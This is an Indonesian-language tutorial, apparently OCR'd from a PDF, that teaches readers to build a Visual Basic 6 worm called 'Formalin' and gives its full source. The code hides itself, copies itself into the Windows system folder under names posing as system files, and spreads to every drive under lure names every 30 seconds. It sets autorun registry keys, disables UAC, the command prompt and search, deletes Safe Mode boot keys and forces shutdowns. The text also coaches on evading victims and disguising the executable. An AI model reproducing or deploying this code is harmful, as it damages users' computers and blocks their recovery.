
CODING VIRUS IN VB


Sebelum anda memulai coding virus ini terlebih dahulu anda membaca bagian Read Me ini utuk membantu anda memahami Source Code dan pembuatan virusnya . disarankan anda menginstal Software Visual Basic 6.0 utk melihat dan mengedit source codenya.


Membuat Form di VB

Untuk membuat Form di VB anda bias melihat pd gambar berikut yg nantinya Form tsb di pake utk coding virusnya



Buka Visual Basic nya nanti akan muncul dialog utk memulai Project baru lalu pilih lah "Standar EXE". Setelah "Sta ndar EXE" di buka nanti akan tampil sebuah Form. Langkah selanjutnya setting Properties Form tersebut






Pada Properties Form setting seperti di bawah ini :

- Pd Apperance pilih 0-Flat
- BorderStyle = 0 – None
- ClipControl = False
- ControlBox = False
- MinButton = False
- MoveAble = False
- Show in Taskbar = False
- Visible = False


Setelah Properties Form di setting maka Form yg tadinya bagus akan tampil seperti tdk beraturan (tdk bagus) lihat di bawah ini





Di dalam Coding Virus ini tidak di butuhkan yg namanya " Menu Cantik, menu bagus, ataupun menu indah" karena disini Form tdk akan di tampilkan. Karena virus akan berjalan secara background dan form di sembunyikan alias tdk di tampilkan... apa jadinya jika virus menampilkan formnya yg jelek kemudian orang akan tau dan langsung menutupnya..

Membuat Timer di VB

Untuk membuat Timer di VB anda tinggal memilh Tab General yg ada di samping Form .








Tekan bagian Timer lalu seret dan letakan di bagian tubuh Form

Kemudian lepaskan Timer pun jadi. Atur juga properties Timer yg

Anda buat di bagian intervalnya nilai antara 1 - 90000

Coding Virus :



Buka Folder Source Code kemudian pilih ProjectUtama utk membukanya langsung ke Visual Basic.

Dibawah ini beberapa Function API yg di akan di pakai dalam coding virus ini seperti Fungsi API utk mendapatkan berbagai type drive, mendapatkan directory System berada dan fungsi API utk mensetting Attribute file.

```
Private Declare Function GetDriveType Lib "kernel32" Alias "GetDriveTypeA" (ByVal nDrive As String) As Long
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" (ByVal lpBuffer As String, ByVal
nSize As Long) As Long
Private Declare Function SetFileAttributes Lib "kernel32" Alias "SetFileAttributesA" (ByVal lpFileName As String, ByVal
dwFileAttributes As Long) As Long
```

```
Private Sub Form_Load()
On Error Resume Next
Dim Rumah As Variant
Dim FolderSYSTEM As Object
Set Rumah = CreateObject("scripting.filesystemobject")
Set FolderSYSTEM = Rumah.GetSpecialFolder(1)

If App.PrevInstance = True Then End
App.TaskVisible = False
App.Title = ""

FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Pocong.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Genderowo.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Kuntilanak.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\drivers\csrss.exe"

SetFileAttributes FolderSYSTEM & "\Pocong.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM & "\Genderowo.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM & "\Kuntilanak.exe", vbHidden + vbSystem

If App.PrevInstance = True Then End

Shell FolderSYSTEM & "\drivers\csrss.exe", vbNormalFocus
Shell FolderSYSTEM & "\Pocong.exe", vbNormalFocus
Shell FolderSYSTEM & "\Genderowo.exe", vbNormalFocus
Shell FolderSYSTEM & "\Kuntilanak.exe", vbNormalFocus

End Sub
```

Code diatas maksudnya saat pertama kali Form di Load atau di eksekusi virus akan mendeklarasikan Folder System u ntuk di jadikan rumah tempat tinggal di mana file-file induk virus akan di taruh. Setelah rumah yg dimaksud di dapat langkah selanjutnya meng -copykan diri dengan nama : Pocong.exe, Genderowo.exe, Kuntilanak.exe di dalam Folder System berada utk dijadikan file induk, sedangkan file induk lainya di copykan di folder yg berbeda dgn file induk lainya, file induk ini memilih folder "drivers" sebagi tempat tinggalny a yg jg ada didalam Folder System, file induk ini memiliki nama yg berbeda ini dimaksudkan utk me nyerupai dan menyamar sebagai file system. Setelah File-file induk dibuat langkah selanjutnya mensetting Attribut file induk tersebut menjadi berattribut hidden dan System sehingga menjadi Super Hidden kemud ian langsung mengeksekusi atau memanggil file-file induk yg dibuat tadi saat itu juga dengan menjalankannya secara normal dan focus.

```
Private Sub SebarkanDiri()
   Dim ictr As Integer
   Dim sDrive As String
   Dim x As Byte
   ReDim sDrives(0) As String
   Dim penanda As Byte


For ictr = 65 To 90      ' ← Mencari semua Drive yg sedang terpasang di mulai dari (Drive A:\ - Drive Z:\)
      sDrive = Chr(ictr) & ":\"

      If DriveType(sDrive) <> "Drive Doesn't Exist" Then
         On Error Resume Next
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "New Folder.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Lagu-lagu.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Porno Pictures.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Bocoran soal UAN dan UAS.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "My Completed Downloads.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Wallpaper Picture.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Kumpulan E-Book Harry Potter.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Jgn dibuka !!! .exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Nitip Data (jgn dihapus).exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Data-data.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Games.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Antivirus Update.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Gambar.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Foto-foto cewe.exe"
        FileCopy App.Path & "\" & App.EXEName & ".exe", sDrive & "Secret Folder.exe"

      End If

   Next

End Sub
```

Setelah bagian Form di eksekusi selanjutnya virus akan membuat Prosedur "SebarkanDiri" yg di gunakan utuk menyebarkan diri di semua Drive yg di temuinya saat itu dimulai dari Drive (A:\ sampai Z:\). Jika virus menemukan drive yg saat itu terpasang maka virus akan meng-copykan dirinya di drive-drive tersebut dengan 15 nama yg menarik yg digunakan untuk mengelabui orang yg melihatnya. Teknik inilah yg diseb ut sebagai teknik "Social Engineering" teknik yg mampu melumpuhkan dan mengelabui User bahkan utk Advanced User sekalipun....teknik ini te rbukti ampuh dan banyak di gunakan para Virus Maker tetapi teknik ini harus didukung dengan Icon Virus yg digunakanya sa at itu untuk penyamaran yg sempurna. Ke 15 file tersebut bebas anda tambahkan atau anda kurangi sepuasnya asal jgn terlalu banyak ato terlalu dikit

Kemudian membuat Prosedur baru dgn nama "UtakAtikRegistry" yg di gunakan untuk memanipulasi beberapa key y g ada di bagian Registry. Ini dimaksukan untuk mensetting agar virus bisa jalan otomatis saat computer dihidupkan selai n hal itu juga dimaksudkan sebagai pertahanan apabila User/Korban menggunakan beberapa tools bawaan windows yg mun gkin berbahaya bagi virus dan menonaktifkanya menjadi tidak berfungsi. Seperti Task Manager yg berfungsi untuk melihat proses yg berjalan kemudian dari situ user bisa meng-kill proses apa saja. Juga Fitur SAFE-MODE yg selama ini banyak di katakan orang sebagai tempat yg paling a man untuk membasmi virus... bagi virus ini yg namanya SAFE-MODE itu dianggapnya "Angin Doang" karena virus akan menonaktifkanya yg meny ebabkan tidak bisa memasuki SAFE-MODE. Apabila User/Korban nekad ngotot ingin masuk ke SAFE-MODE maka ia akan melihat tampilan biru yg biasa di sebut orang sebagai BLUE SCREEN DEATH, tampilan biru yg

terjadi apabila system mengalami crash atau kerusakan berat...huihhh..sangar oui. tentunya hal ini berkat registry jg karena virus akan sedikit bermain-main dgn bagian registry, bagian jantung yang sangat vital

---

```
Public Sub UtakAtikRegistry()
Dim Paray As Variant
Dim Rumah As Variant
Dim FolderSYSTEM As Object
Set Rumah = CreateObject("scripting.filesystemobject")
Set FolderSYSTEM = Rumah.GetSpecialFolder(1)

Set Paray = CreateObject("Wscript.Shell")

'(Disable Task Manager)
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr", "1", "REG_DWORD"

'(Ganti Title Internet Explorer)
Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title", "Your computer has been infected virus Formalin"

'(Non-Aktifkan Fitur keamanan <UAC-User Account Control> di Windows Vista)
Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA", 0, "REG_DWORD"

'(Set agar virus aktif otomatis pada saat Windows startup)
Paray.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\W32.Formalin.Beta", FolderSYSTEM & "\Pocong.exe"
Paray.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Tweak System", FolderSYSTEM & "\Genderowo.exe"
Paray.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Optimize Windows", FolderSYSTEM & "\Kuntilanak.exe"
Paray.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\System32", FolderSYSTEM & "\drivers\csrss.exe"

'(Set juga agar file ber-attribute hidden & system tidak terlihat (Termasuk induk virus))
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden", "2", "REG_DWORD"
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt", "1", "REG_DWORD"
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SuperHidden", "0", "REG_DWORD"
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden", "0", "REG_DWORD"

'(Non-aktifkan atau Matikan fungsi System Restore)
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\DisableConfig", "1", "REG_DWORD"
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\DisableSR", "1", "REG_DWORD"
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer\LimitSystemRestoreCheckpointing", "1", "REG_DWORD"
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer\DisableMSI", "1", "REG_DWORD"

'(Non-aktifkan atau Matikan fitur Search)
Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind", "1", "REG_DWORD"
```

```
'(Non-aktifkan atau Matikan DOS Command Prompt)
Paray.regwrite "HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\DisableCMD", "1", "REG_DWORD"

'(Sembunyikan Folder Options)
Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions", "1", "REG_DWORD"

'(Kunci dan block akses ke Registry Editor)
'Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools", "1", "REG_DWORD"

'(Bikin Perangkat CD/DVD-RW jd ngk bisa memburning)
Paray.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCDBurning", "1", "REG_DWORD"

'(Tampilkan pesan virus pada waktu login kekomputer)
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeCaption", "WARNING"
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeText", "Maaf komputer anda saat ini terinfeksi virus FORMALIN yg sangat berbahaya bagi kesehatan anda segera hubungi Mbah Dukun atau Dokter Jiwa utk mengobatinya. Terima Kasih"

'Blokir dan tendang virus lain yg berada di komputer korban, Virus yg dimaksud ini adalah
'virus Kspoold yg byk menyebar dgn mengubah file doc dan xls menjadi exe
'apabila virus tersebut berada di komputer korban maka otomatis akan terhapus dgn sendirinya saat restart
Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kspoold.exe\Debugger", "cmd.exe /c del"
Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kspool.exe\Debugger", "cmd.exe /c del"
Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msconfig.exe\Debugger", "calc.exe"
Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mmc.exe\Debugger", "calc"

'(Non-Aktifkan SAFE-MODE - Pokoknya kagak bakalan bisa masuk SAFE-MODE lagi ~di jamin deh~)
'Yg nekad masuk SAFE-MODE bakal melihat tampilan biru yg disebut BLUE SCREEN DEATH
'Selain Non-Aktifkan SAFE-MODE fitur Last-Known-Good-Configuration jg tdk aktif
Paray.RegDelete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E97D-E325-11CE-BFC1-08002BE10318}\"
Paray.RegDelete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10318}\"
Paray.RegDelete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{71A27CDD-812A-11D0-BEC7-08002BE2092F}\"
Paray.RegDelete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{745A17A0-74D3-11D0-B6FE-00A0C90F57DA}\"
Paray.RegDelete "HKEY_LOCAL_MACHINE\SYSTEM\LastKnownGoodRecovery\"

End Sub 'tutup prosedur UtakAtikRegistry
```

```
Private Sub TimerSebarkanDiri_Timer() 'Timer ini di set Intervalnya menjadi 30000 = 30 Detik
On Error Resume Next
Dim Rumah As Variant
Dim sysfolder As Object
Set Rumah = CreateObject("scripting.filesystemobject")
Set FolderSYSTEM = Rumah.GetSpecialFolder(1)

FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Pocong.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Genderowo.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\Kuntilanak.exe"
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSYSTEM & "\drivers\csrss.exe"

SetFileAttributes FolderSYSTEM & "\Pocong.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM & "\Genderowo.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM & "\Kuntilanak.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM & "\drivers\csrss.exe", vbHidden + vbSystem
SetFileAttributes FolderSYSTEM, vbHidden + vbSystem
'Set agar Folder System menjadi Super Hidden tak terlihat

Call SebarkanDiri

End Sub
```


Dengan Timer " TimerSebarkanDiri " yg ada dibagian tubuh virus, timer ini di fungsikan untuk mengulang kembali proses peng-copyan file-file induk yg ada di system yg dimaksudkan apabila user/korban mampu menembus dan menghapus file induk virus, kemudian dgn timer ini proses peng-copyan diri di system akan di ulang kembali setiap 30 detik. Kemudian dengan timer ini juga virus memanggil prosedur "SebarkanDiri" untuk mengaktifkan menyebarkan diri (virus) di setiap atau seluruh drive yg di temuinya dengan 15 nama yg menarik setiap 30 detik sekali. Apabila salah satu salinan virus yg ada di drive tersebut dihapus maka 30 detik berikutnya akan mengulang kembali proses peng-copyan dirinya di drive tersebut hal ini berlangsung terus menerus setiap 30 detik sekali. Hal inilah yg membuat salinan virus tidak habis-habis nya ketika di hapus kecuali proses virus tidak aktif di memory, baru orang bisa menghapus salian virus tersebut... Timer ini di setting intervalnya 30000 = 30 detik yang artinya akan bekerja setelah detik menunjukan lanjut detik ke 30.

```
Private Sub Shutdown_Timer() 'Timer ini di set Intervalnya menjadi 2000 = 2 Detik
On Error Resume Next

'Call UtakAtikRegistry

If Minute(Now) Mod 3600 = 0 Then
Shell "shutdown.exe -f -s -t 0", vbHide

End If
End Sub
```


Kemudian dengan Timer " Shutdown_Timer" timer ini dimaksudkan untuk aksi lain dari virus seperti men-Shutdown komputer dengan sendirinya setiap 1 jam sekali.. Timer ini di setting intervalnya 2000 = 2 detik yg selalu bekerja setiap 2 detik sekali. Pada timer ini pula Prosedur "UtakAtikRegistry" di panggil, karena timer ini bekerja setiap 2 detik sekali ini dimaksudkan agar virus memanipulasi registry setiap 2 detik sekali yg apabila ada salah satu key yg di buat oleh virus di hapus oleh user/korban maka 2 detik yg akan datang membuatnya kembali.. terus menerus sampe puas... kemudian apabila waktu menunjukan untuk lanjut ke Jam berikutnya maka virus akan menjalankan perintah Shutdown secara diam-diam atau secara background. Perintah shutdown yg dijalankan virus ini bersifat force yg artinya akan memaksa computer tersebut melakukan shutdown walaupun pada saat tersebut masih menjalankan program.

Note : Secara Default Prosedur UtakAtikRegistry saya non-aktifkan dengan memberinya tanda petik sehingga menjadi 'Call UtakAtikRegistry. apabila anda ingin mengaktikan Prosedur UtakAtikRegistry ini anda tinggal menghilangkan tanda petik yang saya tandai sehingga menjadi Call UtakAtikRegistry. Maka Timer akan mengaktifkanya dan memanggilnya setiap 2 detik.

Setelah code yg anda yakini sudah benar langkah selanjutnya adalah membuat dan menjadikanya executable, caranya pilih tab File kemudian pilih Make...nama virus... lihat pada gambar.. setelah itu muncul dialog box lalu pilih tab options.



Setelah memasuki options utk project kita kemudian aturlah pada bagian Tab Make :




Icon yg di gunakan pada virus bisa anda lihat pada options ini. Icon default yg saya gunakan icon yg menyerupai folder WinXP

Pada Version Information atur Type dan Value nya :


TYPE	VALUE
Comments	Di kosongkan
Company Name	Harus di kosongkan
File Description	Di kosongkan
Legal Copyright	Di kosongkan
Legal trademarks	Di kosongkan
Produk name	Di kosongkan

